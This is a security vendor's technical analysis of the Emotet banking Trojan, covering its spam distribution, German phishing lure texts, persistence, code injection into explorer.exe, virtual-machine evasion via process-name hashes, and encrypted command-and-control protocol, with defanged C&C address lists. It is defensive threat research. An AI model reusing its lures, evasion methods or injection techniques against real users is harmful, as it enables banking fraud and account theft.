
The Banking Trojan Emotet: Detailed Analysis

securelist.com/analysis/publications/69560/the-banking-trojan-emotet-detailed-analysis/



Authors

 Alexey Shulmin

Introduction

In the summer of 2014, the company Trend Micro announced the detection of a new threat – the banking Trojan Emotet. The description indicated that the malware could steal bank account details by intercepting traffic. We call this modification version 1.

In the autumn of that year a new version of Emotet was found. It caught our attention for the following reasons:

- The developers of this Trojan had begun to use technology that stole money automatically from victims' bank accounts – so called "Automatic Transfer System (ATS)".
- The Trojan had a modular structure: it contained its own installation module, a banking module, a spam bot module, a module for stealing address books from MS Outlook and a module for organizing DDoS attacks (Nitol DDoS bot).
- The creators made a significant effort to remain unnoticed: they didn't attack users in the RU zone but targeted the clients of a small number of German and Austrian banks (other well-known banking Trojans are less discerning in their choice of target),and the domain name of the ATS server changed frequently (once or several times a day).

We are going to refer to this modification as Emotet version 2. The bot contains and transfers the numbers one and seven to the command and control center (C&C), which suggests that the Trojan's authors considers this variant to be version 1.7.

Both versions of the Trojan attacked clients of German and Austrian banks.

> #Trojan #Emotet targeted the clients of a small number of German, Austrian and Swiss banks
>
> Tweet

We closely monitored Emotet version 2. In December 2014 it ceased activity and the command servers stopped responding to infected computers. We recorded the last command sent from the command centers on 10/12/2014, at 11:33:43 Moscow time.

However, the thoroughness with which the authors had approached the development of this Trojan and the high level of automation in its operation, left little doubt that this was not the end of the story. And so it turned out – after a short break in January 2015, Emotet reappeared! We are calling this modification version 3 (the bot contains and transfers the numbers one and 16 to the C&C, which we assume means that the authors consider this variant to be version 1.16).

In essence, Emotet version 3 is not that different to version 2 – the main differences are designed to make the Trojan less visible. Of the changes we noted, we would like to highlight the following:

- The Trojan has a new built-in public RSA key and, although the communication protocols with the command center are identical for Emotet versions 2 and 3, if the old key is used the bot does not receive the correct answer from the command center.
- The ATS scripts are partially cleaned of debugging information and comments.
- **New targets!** Emotet is now also targeting clients of Swiss banks.
- There has been a slight change in the technology used to inject code into the address space of explorer.exe. Version 2 used a classic model for code injection: OpenProcess+WriteProcessMemeory+CreateRemoteThread. Version 3 uses only two stages of the previous model:OpenProcess+WriteProcessMemory; and the injected code is initiated with the help of modified code of the ZwClose function in the address space of the explorer.exe process, which is also achieved using WriteProcessMemory.
- Emotet version 3 resists investigation: if the Trojan detects that it has been started in a virtual machine it functions as usual but uses a different address list for the command centers. However, all these addresses are false and are used only to mislead investigators.
- The Trojan contains very few lines of text: all lines that could warn investigators are encrypted using RC4 and are decrypted in allocated memory directly before use and deleted after use.

On the whole, we formed the impression that the main techniques used in version 3 of the banking Trojan were developed “in the field” using version 2 as a basis, and with the addition of improved stealth techniques.

Kaspersky Lab products detect all versions of this Trojan as Trojan-Banker.Win32.Emotet. We also detect the following modulesof Emotet:

- Module for modifying HTTP(S) traffic – Trojan-Banker.Win32.Emotet.
- Spam module – Trojan.Win32.Emospam.
- Module for the collection of email addresses – Trojan.Win32.Emograbber.
- Module for stealing email account data – Trojan-PSW.Win32.Emostealer.
- Module designed for organising DDoS attacks — Trojan.Win32.ServStart.

We have seen the last module used with other malware and assume that it was added to Emotet by a cryptor. It is quite possible that Emotet’s authors are totally unaware of the presence of this module in their malware. Whatever the case may be, the command centers of this module do not respond and the module has not been updated (its compilation date is 19 October 2014).

Infection


We currently know of only one method of distribution for the Emotet banking Trojan: distribution of spam mailings that include malicious attachments or links.

The attached files are usually ZIP archives containing the Emotet loader. The files in the archives have long names, e.g. rechnung_november_2014_11_0029302375471_03_44_0039938289.exe. This is done on purpose: a user opening the archive in a standard Windows panel might not see the extension .exe, as the end of the file name might not be displayed. Sometimes there is no attachment and the text in the main body of the email contains a link to a malicious executable file or archive.


> #Emotet banking #Trojan is distributed of spam mailings that include malicious attachments or links
>
> Tweet

Examples of emails used to spread Emotet are given below.


Version 2 (link to malware):



Version 2 (attached archive):



Version 3 (link to malware):



Sehr geehrte Kunden,

die Sendung zur Bestellung **89632412456245893241** wurde an das Logistikunternehmen übergeben und wird voraussichtlich am **02.03.2015** zugestellt.

Über die nachfolgende Verlinkung werden weitere Informationen zu Ihrer Sendung ausgegeben:
89632412456245893241.

Mit freundlichen Grüßen,
Ihr Logistik-Team

Sehr geehrte Kundin, sehr geehrter Kunde,

Ihre Sendung **68289735912591688973** wurde an DHL übergeben und wird voraussichtlich am **02.03.2015** zugestellt.

Über die nachfolgende Verlinkung werden weitere Informationen zu Ihrer Sendung ausgegeben:
68289735912591688973.

Mit freundlichen Grüßen,
Ihr Logistik-Team

The emails we found are almost identical to ones from well-known companies – for example Deutsche Telekom AG and DHL International GmbH. Even the images contained in the messages are loaded from the official servers telekom.de and dhl.com, respectively.

When the email contains a link to malware, it downloads it from the addresses of compromised legitimate sites:

hxxp://*******/82nBRaLiv (for version 2)
or from the addresses
hxxp://*******/dhl_paket_de_DE and hxxp://*******/dhl_paket_de_DE (for version 3).

In Emotet version 3, when addresses are contacted with the form hxxp://*/dhl_paket_de_DE, the user receives a ZIP archive of the following form hxxp://*/dhl_paket_de_DE_26401756290104624513.zip.

The archive contains an exe-file with a long name (to hide the extension) and a PDF document icon.

Loading the Trojan

The Trojan file is packed by a cryptor, the main purpose of which is to avoid detection by anti-virus programs. After being started and processed by the cryptor, control is passed to the main Emotet module – the loader. This has to embed itself in the system, link with the command server, download additional modules and then run them.

Consolidation in the system is fairly standard — Emotet version 2 saves itself in %APPDATA%\Identities with a random name of eight characters (for example — wlyqvago.exe); adds itself to the autoloader (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) and then deletes its source file with the help of a launched bat-file that is created in %APPDATA% with the name “ms[7_random_numbers].bat.

Emotet version 3 saves itself in %APPDATA%\Microsoft\ with a name in the format msdb%x.exe” (for example – C:\Documents and Settings\Administrator\Application Data\Microsoft\msdbfe1b033.exe); adds itself to the autoloader (HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run) and then deletes itself with the help of a launched bat-file (which is created in %APPDATA%\del%x.bat).

After consolidating itself in the system, Emotet obtains a list of the names of all processes running and calculates a hash from the name of every function, comparing the resulting value with the hardcoded 0xB316A779 (this hash corresponds to the process explorer.exe). In this way, Emotet locates the process into which to inject itself. Further, the Trojan unpacks its main code and injects it into the process explorer.exe.

Communication with the command center

The main module of the Trojan, the loader, communicates with the C&C using RC4 encryption.

The port used by the loader is hardcoded into it – 8080.

Command center addresses

The IP addresses of Emotet’s command-and-control servers are hardcoded into the bot. There are several of these – one of the version 2 samples that we analyzed included 30 (note that 3 addresses on the list below belong to well-known legitimate resources):

hxxp://109.123.78.10
hxxp://66.54.51.172
hxxp://108.161.128.103
hxxp://195.210.29.237
hxxp://5.35.249.46
hxxp://5.159.57.195

hxxp://206.210.70.175
hxxp://88.80.187.139
hxxp://188.93.174.136
hxxp://130.133.3.7
hxxp://162.144.79.192
hxxp://79.110.90.207
hxxp://72.18.204.17
hxxp://212.129.13.110
hxxp://66.228.61.248
hxxp://193.171.152.53
hxxp://129.187.254.237
hxxp://178.248.200.118
hxxp://133.242.19.182
hxxp://195.154.243.237
hxxp://80.237.133.77
hxxp://158.255.238.163
hxxp://91.198.174.192
hxxp://46.105.236.18
hxxp://205.186.139.105
hxxp://72.10.49.117
hxxp://133.242.54.221
hxxp://198.1.66.98
hxxp://148.251.11.107
hxxp://213.208.154.110

In the sample of version 3 we investigated there were 19 command centers:

hxxp://192.163.245.236
hxxp://88.80.189.50
hxxp://185.46.55.88
hxxp://173.255.248.34
hxxp://104.219.55.50
hxxp://200.159.128.19
hxxp://198.23.78.98
hxxp://70.32.92.133
hxxp://192.163.253.154
hxxp://192.138.21.214
hxxp://106.187.103.213
hxxp://162.144.80.214
hxxp://128.199.214.100
hxxp://69.167.152.111
hxxp://46.214.107.142
hxxp://195.154.176.172

hxxp://106.186.17.24
hxxp://74.207.247.144
hxxp://209.250.6.60

Communication with the C&C when run in a virtual machine

Emotet version 3 contains another list of “command center” addresses, as given below:

hxxp://142.34.138.90
hxxp://74.217.254.29
hxxp://212.48.85.224
hxxp://167.216.129.13
hxxp://91.194.151.38
hxxp://162.42.207.58
hxxp://104.28.17.67
hxxp://8.247.6.134
hxxp://5.9.189.24
hxxp://78.129.213.41
hxxp://184.86.225.91
hxxp://107.189.160.196
hxxp://88.208.193.123
hxxp://50.56.135.44
hxxp://184.106.3.194
hxxp://185.31.17.144
hxxp://67.19.105.107
hxxp://218.185.224.231

The Trojan tries to contact these addresses if it detects that it is being run in a virtual machine. But none of the addresses correspond to the bot’s command centers, and the bot is therefore unsuccessful in trying to establish contact with them. This is probably done to confuse any investigators and give them the impression that the Trojan command centers are dead. A similar approach was used previously in the high-profile banking Trojan, Citadel.

> #Trojan #Emotet tries to contact the wrong addresses of the C&C if it is being run in a virtual machine
>
> Tweet

The detection of a virtual machine is organized quite simply — by the names of processes that are usual for various virtual machines. The following algorithm is used to calculate a hash value from the name of every process in the system:

```
#--------------------------------------------------------------------
def calc_hash(proc_name):
    result = 0
    for c in proc_name:
        if ord(c) < ord('A') or ord(c) > ord('Z'):
            b = ord(c)
        else:
            b = ord(c) + 0x20
        result = (0x19660D * result + b + 0x3C6EF35F) & 0xFFFFFFFF
    return result
#--------------------------------------------------------------------
```

Algorithm for calculation of a hash value from a process name

The resulting hash value is then compared with a list of values hardcoded into the Trojan:


```
known_hashes = [
    0xBCF398B5,
    0x61F15513,
    0xD8806134,
    0xC96D800E,
    0x7D87B67D,
    0x2C967737,
    0x0C7F2BD9,
    0x8BFF04B8,
    0xEF88AA77,
    0x2023EE05,
    0x87725BFC,
    0xB6521E80,
    0xAFED9FB6,
    0x4EBEEE4C,
    0xE3EBFE44
]
```

Hashes from the names of processes used for the detection of virtual machines

We derived the names of the processes for several hashes. For example, hash 0xBCF398B5 corresponds to the process vboxservice.exe, hash 0x2C967737 to the process vmacthlp.exe, hash 0xE3EBFE44 to the process vmtoolsd.exe, and 0x61F15513 to the process vboxtray.exe.

Data transferred

A request to the command center appears in the traffic as follows (the example given is from version 2, but a version 3 request looks the same):



Dialogue between the Emotet bot and its command center

The URL-path that the bot communicates with appears as follows: /722ffc5e/355c7a0a/, where 722ffc5e is a number calculated on the basis of information from the access marker of the user, and 0x355c7a0a = 0x722ffc5e xor 0x47738654 (the value 0x47738654 is hardcoded into the bot).

The data sent by the bot and the command center are encrypted using RC4 and the answers received from the command center are signed with a digital signature. Probably this is done to make it difficult to seize control over the botnet: in order for the bot to accept a packet it must be signed and for that it is necessary to know the secret key.

There is a public RSA key in the body of the bot. In PEM format for version 2 it appears as follows:

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDSWhyMiPhnxZML+eQLKj0FQ1Ef
EoHvk9wkcqGbVdQ/UtLsDZ7qKT4KYb42j+UAAFbpXR5t/GvwbwuGF0AN+hxaYfZe
cI64Uv+3pUkvKOcan1KrvbS2clZ2Kwy5L/furZ7t8pzwTAi9BwUysldCpHmFUuqY
gdsz2Mh9OTX6sP7Q3wIDAQAB
-----END PUBLIC KEY-----
```

PEM representation of the open RSA key coded into the bot in version 2

As noted above, in version 3 the key changed. In PEM format it looks like this:

```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDgqQYTI5lDgaPRcKmF1RQnW/G2
NcjgG6awd452prpII/RPHonAo+nQcd6vXPboht/DJ4IDvnbXeQ6Xa5luurr+ngg+
gP7ZC0em6AUR0mvT5aEmgfSljTz4wS0sADbzFsrIxY7hX6eC+A+6RBF2AmHSeOUE
DmdKnmrK9FKQiYCH0wIDAQAB
-----END PUBLIC KEY-----
```

PEM representation of the open RSA key coded into the bot in version 3

A packet sent to the server is made up as follows:

- A request is generated containing the identifier of the infected computer, a value presumably indicating the version of the bot; information about the system (OS version, service pack version, product type); a hardcoded dword (value in the investigated sample — seven); control sums for the banker module; and information about the web-injects. Information about the web-injects contains: a page address (with jokers), into which the injection is needed; data coming before the injected data; data coming after injected data; and injected data.
- An SHA1 hash is calculated from the generated request.
- The request is encrypted with a randomly generated 128 bit RC4 key.
- The generated RC4 key is encrypted using the public RSA key.
- The total packet is the concatenation of the results obtained at steps 4, 2 and 3.

The request packet can be represented by the following diagram:

Structure of a request from the bot to the server

In response the server sends a packet with the following structure:

Structure of the server's answer to the bot

The answer can contain information about the Emotet web-injects, Emotet modules and links for loading external modules (for example a spam bot or an updated loader).

Modules

